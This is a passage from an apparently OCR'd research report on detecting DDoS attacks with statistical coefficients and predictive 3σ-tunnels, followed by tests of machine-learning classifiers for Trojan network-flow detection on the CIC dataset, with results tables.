


Fig. 19: Attack N2, coefficient of skewnes




Fig. 20: Attack N2, coefficient of kurtosis




Fig. 21: Attack N8, coefficient of skewne




Fig. 22: Attack N8, coefficient of kurtosis

In standard type N attacks, the coefficients of skewness and kurtosis fluctuate only slightly during calculation on standard traffic owing to stationarity, and at the moment of the onset of the DDoS attack their values increase markedly. We assume that we will be able to recognize this marked jump automatically using suitable prediction methods.

A considerably less favourable situation arose with non-standard attacks, e.g. S1. Owing to the non-stationarity of normal traffic and the frequent occurrence of high peaks, both coefficients oscillate strongly, as a result of which the jump at the onset of the attack is lost in the overall course of the values of both coefficients. In such a case, the onset of the DDoS attack cannot be recognized by machine.

To visualize the response of the coefficients to a change in the character of normal traffic and to the occurrence of peaks, we displayed the values of the coefficients in a common graph together with the increments of flow S1.

Funded by the European Union
NextGenerationEU
RECOVERY AND RESILIENCE PLAN
GOVERNMENT OFFICE OF THE SLOVAK REPUBLIC




Fig. 23: Attack S1, coefficient of skewness




Fig. 24: Attack S1, coefficient of kurtosis

The response of the coefficients to the attack with a low mean intensity LR3 turned out as positively as for the standard N-type attacks.




Fig. 25: Attack LR3, coefficient of skewnes:




Fig. 26: Attack LR3, coefficient of kurtosis

Again, we can see the possibility of automatically distinguishing the marked increase in the values of the coefficients at the start of the attack from the values describing normal traffic.

1.2.5 Detection values for autocorrelation and regression

The next two coefficients describe the autoregressive and correlation dependence between two consecutive cw windows, or rather between the random variables X(t) and X(t-1), whose realizations are the flow increments a(t) in the windows considered.

$$X(t) = c(t).X(t-1) + \varepsilon(t), \qquad \rho(t) = \frac{E[(X(t) - EX(t))(X(t-1) - EX(t-1))]}{\sigma(t)\sigma(t-1)}$$

A great advantage of these coefficients is that their values range within the interval (-1,1). At the moment the attack was loaded into the evaluated cw windows, for most attacks their values began to rise rapidly towards the upper limit of 1. For this reason, it is possible to set a certain limit value (threshold) for both coefficients, the exceeding of which would signal the beginning of a DDoS attack. The lower this value, the earlier the attack is signalled; on the other hand, attacks that are too low may cause false alarms. Based on the experiments carried out, and in an effort to identify as many DDoS attacks as possible without false alarms, we set the limit for the autoregressive coefficient to c(t) = 0.9 and for the correlation coefficient to ρ(t) = 0.75. In the following graphs, we again show the evolution of the coefficients for attacks N8, N2, S1 and LR3. Attack N8 represents the behaviour of the coefficients in most standard attacks; in N2 we see a standard attack in which, however, the autocorrelation coefficient has all values greater than 0.9 and the detection cannot be used. In the non-standard attack S1,

both coefficients exceeded the detection levels during the attack. For the low-intensity attack LR3, this method is unusable.




Fig. 27: Attack N8, Autoregressive coefficien




Fig. 28: Attack N8, Correlation coefficient




Fig. 29: Attack N2, Autoregressive coefficier



Fig. 30: Attack N2, Correlation coefficient




Fig. 31: Attack S1, Autoregressive coefficien




Fig. 32: Attack S1, Correlation coefficient



Fig. 33: Attack LR3, Autoregressive coefficie




Fig. 34: Attack LR3, Correlation coefficient

For most attacks, it can be assumed that exceeding the detection values for autoregression and correlation can be used, in combination with other coefficients, for early and simple detection of a flood attack.

1.2.6 Response of divergence to a DDoS attack

The last analysed parameter, the Kullback-Leibler divergence, in a certain way compares the probability distribution P(.) of the increments a(t) in successive overlapping computation windows cw.

$$dvg(t) = \sum_{k=1}^{n} P(t-1) ln(\mathrm{P(t-1)/P(t)})$$

The advantage of divergence is that, on the samples monitored, in most cases it responded immediately to the onset of a DDoS attack with a high impulse (peak). The disadvantage is that it tended to respond in this way to peaks in normal traffic as well, which could cause a large number of false alerts.




Fig. 35: Attack N8, Divergence




Fig. 36: Attack N2, Divergence

A further disadvantage of using divergence is the fact that the high impulse at the onset of an attack lasts a very short time compared with the other parameters; we therefore consider its application in combination with the other parameters to be problematic. We have therefore postponed the use of divergence to the future.




Fig. 37 Attack S1, Divergence




Fig. 38: Attack LR3, Divergence

1.2.7 Use of the 3σ-Tunnel for recognizing DDoS attacks

Based on the experiments, we chose 1000 previous values for calculating the mean and deviation, and we chose the interval width (EX-3σ, EX+3σ) (with a smaller interval size, frequent false alarms occurred). We called this method the predictive 3σ-tunnel. A natural question arises as to why not apply the predictive tunnel directly to the IP flow increments a(t) and not bother with calculating statistical coefficients. After carrying out experiments, we found that although exceeding the upper limit of the tunnel detects the onset of a DDoS attack

relatively early, false alarms are also frequently reported. When the multiple of the standard deviation was increased, the number of false alarms decreased, but at the same time the ability to detect the attack decreased. In the following figures, we will show only the upper limit of the 3σ-Tunnel for selected attacks.




Fig. 39: Attack N8, upper limit of the 3σ-Tun




Fig. 40: Attack N6, upper limit of the 3σ-Tunnel




Fig. 41: Attack S1, upper limit of the 3σ-Tunr




Fig. 42: Attack LR3, upper limit of the 3σ-Tunnel

In the following graphs, we will demonstrate the behaviour of the 3σ tunnel on the parameter with the greatest variability among the statistical coefficients considered, namely the Hurst exponent (estimated by RS statistics with removal of AR1 autoregression).




Fig. 43: N2, 3σ-Tunnel for the H-exponent




Fig. 44: LR3, 3σ-Tunnel for the H-exponent




Fig. 45: P4, 3σ-Tunnel for the H-exponent




Fig. 46: N8, 3σ-Tunnel for the H-exponent

In most cases (except for attack LR3), the 3σ tunnel recognized the start of the DDoS attack early, with a minimal, sometimes even zero, number of false alerts.

As we have already stated, on the basis of experiments we set the size of the prediction window to 1000 ts and the interval width for the 1001st value to three times the standard deviation. With this setting, in most experiments (various coefficients and various attacks) we obtained early recognition of the start of the attack with a minimal number of false alerts. In the preceding figures, this is 3 cases out of 4. A tunnel set up in this way has two useful properties:

- It has a sufficiently “long memory” to be able to cover the local variability of the statistical coefficient and not cause a large number of false alerts
- It has a sufficiently "long memory" so as not to be able to respond to a relatively large increase in the values of the investigated coefficient at the start of a DDoS attack (large relative to the relative variability)

Of course, in order to be able to draw more relevant conclusions and recommendations, it is necessary to carry out a large number of experiments on records of various DDoS attacks.

1.2.8 Detection functions for automatic recognition of DDoS attacks

In the preceding chapters, we presented two ways of recognizing DDoS attacks using statistical coefficients. The first way was to determine detection values for suitable parameters: 1.00 for variability V(t) and the H-exponent, 0.90 for the autoregressive coefficient c(t) and 0.75 for the correlation coefficient ρ(t). The second way, using the predictive tunnel, was analysed in the preceding section.

When using the limit values, we introduced a two-valued logical function Y[.], which evaluates the exceeding of the limit value for a given statistical coefficient. In the following graphs, we will show the variability V(t), the autoregressive coefficient c(t) and the correlation coefficient ρ(t) and the course of their function Y[.] for attacks S1a N2.




Fig. 47: S1, coefficients V(t), c(t), ρ(t)




Fig. 48: N2, coefficients V(t), c(t), ρ(t)




Fig. 49: S1, course of the functions Y[.]




Fig. 50: N2, course of the functions Y[.]

The sets of values on which the coefficients exceed their detection limits will be called detection intervals. In Figs. 49 and 50, we can see how these intervals overlap one another. In order to eliminate false alarms and at the same time achieve early recognition of attacks, we will introduce a new detection function D(t) for the monitored coefficients, where, for simplicity, we denote, e.g. for the coefficient V(t), the function Y[V(t)>1,00] as YV(t):

$$D(t) = YV(t).YC(t) + YV(t).Y\rho(t) + YC(t).Y\rho(t)$$

The following figures show the course of the detection function for attacks S1 and N2.




Fig. 51: S1, course of the detection functi




Fig. 52: N2, course of the detection function D(t)

Thanks to the shape of the function D(t), we have eliminated possible false alarms, and at the same time, based on the values 1 or 3, we can recognize at what time two or all 3 statistical parameters detected the attack. Table 3 presents the evaluation of the use of the detection function D(t) for the analysed attacks. The first value represents the number of false alarms, the second determines the time when at least two coefficients detected the attack, and the third value indicates the time when all three statistical coefficients V(t), c(t) and ρ(t) detected the attack.

attack	S1	N2	LR3	S5	N6	N7	N8
D(t)	0 – 34 - 52	0 - 5 - 5	x	x	0 – 75 - 119	0 - 228 - 480	0 - 47 - 210

Tab. 3: Evaluation of DDoS attack recognition using the detection function D(t)

Recognition of the attack based on the limit value was effective mainly for standard attacks, while in several cases two coefficients exceeded their limit values substantially earlier than all three. For non-standard attacks such as LR3, P4 and S5, no two detection intervals, if they arose at all, had a common intersection, and therefore the attack was not recognized. We will also apply the same methodology to attack recognition using the predictive tunnel. In the previous chapter, taking into account the attack recognition time and the number of false alarms, we determined the three most effective statistical coefficients: skewness K(t), kurtosis Skw(t) and variability V(t). Since we selected coefficients whose values increase significantly at the onset of a DDoS attack, we will deal only with the upper limit of the predictive tunnel. We will evaluate the time of exceeding the upper limit as a detection interval and describe it with a two-valued function Γ[.], where, e.g. for the coefficient of kurtosis, we denote ΓK(t) = Γ[K(t)>Hr(t)], where Hr(.) is the upper limit of the prediction interval for the coefficient K(.).




Fig. 53: S1, course of the function Γ(t)




Fig. 54: N7, course of the function Γ(t)

Similarly to the previous method, recognition by means of a threshold value, we now also introduce a detection function that will be a combination of the identifiers Γ(t):

$$DP(t) = ΓK(t).ΓSkw(t) + ΓK(t).ΓV(t) + ΓSkw(t).ΓV(t)$$

Table tab.2 presents the evaluation of the use of the detection function DP(t).

attack	S1	N2	LR3	S5	N6	N7	N8
$D_P(t)$	1 – 6 - 28	0 - 1 - 1	1 - 1 - 1	1 - 18 - 41	1 - 12 - 12	1 - 39 - 49	0 - 1 - 1

Tab. 4: Evaluation of DDoS attack recognition using the detection function D(t)

1.2.9 Evaluation of the tests

Based on the experiments carried out so far, we can see that the use of the selected statistical coefficients has substantially greater potential for the fast recognition of DDoS attacks (FAD – Fast Attack Detection) than the standard monitoring of average and peak intensity. In a DDoS attack, there is a strong assumption that these intensities will increase significantly. However, the average intensity grows only linearly depending on the size of the moving window, which leads to late detection of the attack, and recognizing an attack by setting some threshold for the peak rate can lead to frequent false alarms due to the occurrence of peaks in the IP flow.

When standard IP traffic turns into a DDoS attack, not only do the average and peak intensities change significantly, but the overall probabilistic structure of the flood flow also changes. To capture this change, we used the statistical coefficients presented. These can be divided into two types: coefficients that exceeded some detection value at the onset of the attack, and coefficients that responded to the attack with a marked change in their values or with an impulse. Some coefficients even belong to both groups. On the basis of this division, we created:

- The method of using detection limits (MDH)
- The method of using prediction tunnels (MPT)

By comparing Tables 3 and 4, we can see that MPT recognized every considered type of attack, and did so substantially earlier than MDH; however, for most attacks it signalled one false alarm. We assume that this problem could be eliminated in several ways, for example by adding another suitable detection coefficient, but by some type of smoothing of the coefficient values before using the predictive tunnel, e.g. exponential or Holt smoothing.

1.3 Detection of malicious code (Malware)

Malware, short for malicious software, comprises various types of malicious software, including viruses, worms, Trojan horses and ransomware. Each type has unique characteristics and methods of infection and damage. Viruses, for example, attach themselves to clean files and spread uncontrollably, damaging file systems. Worms, on the other hand, replicate themselves without human intervention and often exploit network vulnerabilities. Trojan horses deceive users by disguising themselves as legitimate software, thereby gaining unauthorized access to systems.

Ransomware represents a particularly dangerous form of malware. It encrypts the victim's data and demands a ransom for the decryption key. This type of malware can cause considerable operational disruption and financial losses. The impact of malware is not limited to individual users; it also extends to large organizations and can lead to massive data breaches, financial losses and reputational damage.

Preventing and mitigating malware attacks involves a combination of robust anti-virus software, user education and adherence to cybersecurity best practices, such as regular software updates and caution when downloading files or applications from the internet. Understanding the various forms of malicious software is crucial for effective cybersecurity measures, as it enables individuals and organizations to recognize potential threats and respond accordingly.

From the wider spectrum of malware, we decided to focus in our tests only on the *"Trojan horse"* type. The tests were carried out on the freely available *Trojan Detection* dataset for the following methods, which are among the most frequently used AI/ML algorithms and methods in this field:

- Random Forest
- AdaBoost
- Naive Bayes
- FNN-type neural network (Feed-Forward Neural Network)

The data in the *Trojan Detection* corpus come from the Canadian Institute for Cybersecurity (CIC) and contain records of flows in a computer network. A packet flow here denotes a series of packets in the communication of two applications that share the same group of data – source and destination IP address, source and destination port and protocol type. The dataset contains records of two types:

- malicious – trojan, 90683 samples of malicious flows generated by Trojan horses
- harmless – benign, 86799 samples of harmless benign network traffic

In the dataset, the following 86 parameters or features are recorded for each flow:

Flow ID	Source IP	Source Port
Destination IP	Destination Port	Protocol
Timestamp	Flow Duration	Total Fwd Packets
Total Backward Packets	Total Length of Fwd Packets	Total Length of Bwd Packets
Fwd Packet Length Max	Fwd Packet Length Min	Fwd Packet Length Mean
Fwd Packet Length Std	Bwd Packet Length Max	Bwd Packet Length Min
Bwd Packet Length Mean	Bwd Packet Length Std	Flow Bytes/s
Flow Packets/s	Flow IAT Mean	Flow IAT Std
Flow IAT Max	Flow IAT Min	Fwd IAT Total
Fwd IAT Mean	Fwd IAT Std	Fwd IAT Max

Fwd IAT Min	Bwd IAT Total	Bwd IAT Mean
Bwd IAT Std	Bwd IAT Max	Bwd IAT Min
Fwd PSH Flags	Bwd PSH Flags	Fwd URG Flags
Bwd URG Flags	Fwd Header Length	Bwd Header Length
Fwd Packets/s	Bwd Packets/s	Min Packet Length
Max Packet Length	Packet Length Mean	Packet Length Std
Packet Length Variance	FIN Flag Count	SYN Flag Count
RST Flag Count	PSH Flag Count	ACK Flag Count
URG Flag Count	CWE Flag Count	ECE Flag Count
Down/Up Ratio	Average Packet Size	Avg Fwd Segment Size
Avg Bwd Segment Size	Fwd Header Length.1	Fwd Avg Bytes/Bulk
Fwd Avg Packets/Bulk	Fwd Avg Bulk Rate	Bwd Avg Bytes/Bulk
Bwd Avg Packets/Bulk	Bwd Avg Bulk Rate	Subflow Fwd Packets
Subflow Fwd Bytes	Subflow Bwd Packets	Subflow Bwd Bytes
Init_Win_bytes_forward	Init_Win_bytes_backward	act_data_pkt_fwd
min_seg_size_forward	Active Mean	Active Std
Active Max	Active Min	Idle Mean
Idle Std	Idle Max	Idle Min
Class – Trojan/Benign		

Tab. 5: Group of features in the Trojan detection dataset

1.3.1 Preparation and testing procedure

Work with the models consisted of the following steps.

1. Data preprocessing
   - Loading the dataset for Trojan detection using the pandas library.
   - Data cleaning: omission of irrelevant and duplicate records, supplementing missing data as needed.
   - Encoding of categorical data (label encoding): conversion of categorical data such as the flow identifier (Flow ID), source and destination IP address (Source IP, Destination IP) and timestamp (Timestamp) – into numerical values.
   - Class Label Encoding: Conversion of the class labels ("Trojan" and "Benign") into binary form (1 and 0, respectively).
   - Feature Selection: Use mutual information to select the features that are most important for classification
2. Splitting the data into training and test data
   - Splitting the data into a training set and a test set (typically 80% training and 20% test data). The function using train_test_split from the scikit-learn library was used for the split.
3. Computations using machine learning (Machine Learning) algorithms: Random Forest, AdaBoost (adaptive boosting), Gaussian Naive Bayes and Deep learning with a feed-forward neural network. A description of the machine learning algorithms used follows.

The analysis and evaluation of the tests were carried out in the same way as for the previous types of cyber threats, based on defined metrics such as *Precision, Recall, F-1 Score, Accuracy* quantified from the *confusion matrix*. The computations themselves were carried out in the Google Colab test environment.

1.3.2 Test results

The test results are clearly presented in Table 6.

Method	Accuracy (%)	Precision (%)	Recall (%)	F1-score (%)	Processing time (sec.)
Random Forest classifier (50 estimators)	99.99	0.999967	0.999967	0.999967	9 sec
trying different numbers of trees:	99.99				additional, in total 60 sec.
10					
20	99.9934				
30	99.9967				
40	100.000				
50	99.9934				
60	99.9967				
70	99.9967				
80	99.9967				
90	99.9934				
AdaBoostClassifier (100 estimators)	99.9639				20 sec.
cross-validation to obtain a more robust estimate	99.9626				60 sec.
GaussianNB Classifier					20
gnb.score	91.4984				
cross_val_score	90.1080				
using reciver operating characteristic score	92.1831				
weighted avg		92.1035	91.4985	91.4487	
Deep learning (Feed forward neural network) – 10 epoch	98.3947				55 sec. training alone
weighted avg		98.3953	98.3947	98.3947	

